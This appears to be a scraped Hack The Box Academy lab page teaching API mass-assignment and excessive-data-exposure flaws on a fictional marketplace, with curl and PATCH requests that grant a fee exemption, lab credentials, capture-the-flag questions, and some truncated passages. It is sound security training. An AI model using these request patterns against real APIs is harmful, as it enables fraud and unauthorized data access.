

Broken Object Property Level Authorization

Broken Object Property Level Authorization is a category of vulnerabilities that encompasses two sub-categories: **Excessive Data Exposure** and **Mass Assignment**.

An API endpoint is vulnerable to **Excessive Data Exposure** if it reveals sensitive data to unauthorized users without proper access controls.

On the other hand, an API endpoint is vulnerable to **Mass Assignment** if it permits authorized users to modify properties beyond their authorized scope, including modifying, adding, or deleting values.


Exposure of Sensitive Information Due to Incompatible Policies

The first endpoint we will be practicing against is vulnerable to **CWE-213, Exposure of Sensitive Information to an Unauthorized User Due to Incompatible Policies**.


Scenario

The admin of **Inlanefreight E-Commerce Marketplace** has provided us with the credentials **htbpentester4@hackthebox.com:HTBPentester4**, wanting us to assess what API vulnerabilities the user has access to.

After invoking **/api/v1/authentication/customers/sign-in** to sign in as a customer and obtain a JWT, the **/api/v1/roles/current-user** endpoint shows that we have the roles **Suppliers_Get** and **Suppliers_GetAll**:



the suppliers:



These sensitive fields should not be exposed to customers, as this allows them to circumvent the marketplace suppliers directly to purchase goods (at a discounted price). Additionally, this vulnerability benefits suppliers to generate greater revenues without paying the marketplace fee. However, for the stakeholders of **InLane Marketplace**, this will negatively impact their revenues.

Prevention

To mitigate the **Excessive Data Exposure** vulnerability, the `/api/v1/suppliers` endpoint should only return data from the customers' perspective. This can be achieved by returning a specific response **Data Transfer Object (DTO)** intended for customer visibility, rather than exposing the entire domain model used for database interaction.

Improperly Controlled Modification of Dynamically-Determined

GET `/api/v1/roles/current-user` Get the roles of the currently authenticated user

Use this endpoint to get the roles of the currently authenticated user.
Role(s) required: **None**

Parameters

No parameters

Execute **Clear**

Responses

Curl

```
curl -X 'GET' \
  'http://83.136.252.57:33876/api/v1/roles/current-user' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYW1tcy9uYW11a
```

Request URL

```
http://83.136.252.57:33876/api/v1/roles/current-user
```

Server response

Code	Details
200	Response body <pre>{ "roles": ["SupplierCompanies_Update", "SupplierCompanies_Get"] }</pre>

The `/api/v1/supplier-companies/current-user` endpoint shows that the supplier-company the current user belongs to, 'PentesterCompany', has the `isExemptedFromMarketplaceFee` field set to `0`, which equates to

Swagger UI

Not Secure http://94.237.51.179:32917/swagger/index.html#/Supplier-Companies/API_AttacksFeaturesSupplierCompaniesGetByCurrentU

GET `/api/v1/supplier-companies/current-user` Gets the Supplier Company of the currently authenticated Supplier

Role(s) required: **None**

Parameters

No parameters

Execute **Clear**

Responses

Curl

```
curl -X 'GET' \
  'http://94.237.51.179:32917/api/v1/supplier-companies/current-user' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYW1tcy9uYW11a
```

Supplier-Companies

PATCH /api/v1/supplier-companies Updates a Supplier Company

The Supplier performing the update must be a staff of the Company.
Role(s) required: **SupplierCompanies_Update**

Parameters

No parameters

Request body required

```
{
  "UpdatedSupplierCompany": {
    "SupplierCompanyID": "string",
    "IsExemptedFromMarketplaceFee": 1,
    "CertificateOfIncorporationPDFFileURI": "string"
  }
}
```

Execute

Responses

Code	Description
200	Success

Media type

application/json

Let us set it to **1**, such that 'PentesterCompany' does not get included in the companies required to pay the fee. If we execute the request, the endpoint returns a success message:

Swagger UI

Not Secure http://83.136.252.57:33876/swagger/index.html#/

```
{
  "UpdatedSupplierCompany": {
    "SupplierCompanyID": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87be",
    "IsExemptedFromMarketplaceFee": 1,
    "CertificateOfIncorporationPDFFileURI": "string"
  }
}
```

Execute Clear

Responses

Curl

```
curl -X 'PATCH' \
  'http://83.136.252.57:33876/api/v1/supplier-companies' \
  -H 'accept: application/json' \
  -d '{
    "UpdatedSupplierCompany": {
      "SupplierCompanyID": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87be",
      "IsExemptedFromMarketplaceFee": 1,
      "CertificateOfIncorporationPDFFileURI": "string"
    }
  }'
```

```
{
  "supplierCompany": {
    "id": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87be",
    "name": "PentesterCompany",
    "email": "supplier@pentestercompany.com",
    "isExemptedFromMarketplaceFee": 1,
    "certificateOfIncorporationPDFFileURI": "CompanyDidNotUploadYet"
  }
}
```

AU



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 94.237.49.212:57900 

Life Left: 1 minute(s)

 Authenticate to 94.237.49.212:57900 with user "htbpentester5@hackthebox.com" and password "HTBPentester5"

+ 1  Exploit another Excessive Data Exposure vulnerability and submit the flag.

Submit your answer here...

+10 Streak pts

 Submit

 Authenticate to 94.237.49.212:57900 with user "htbpentester7@hackthebox.com" and password "HTBPentester7"

+ 1  Exploit another Mass Assignment vulnerability and submit the flag.

Submit your answer here...

+10 Streak pts

 Submit

← Previous

Next →

 Unrestricted Access to Sensitive Business Flows

 Server Side Request Forgery

 Security Misconfiguration

 Improper Inventory Management

 Unsafe Consumption of APIs

Skills Assessment

 Skills Assessment

My Workstation

O F F L I N E

 Start Instance

 / 1 spawns left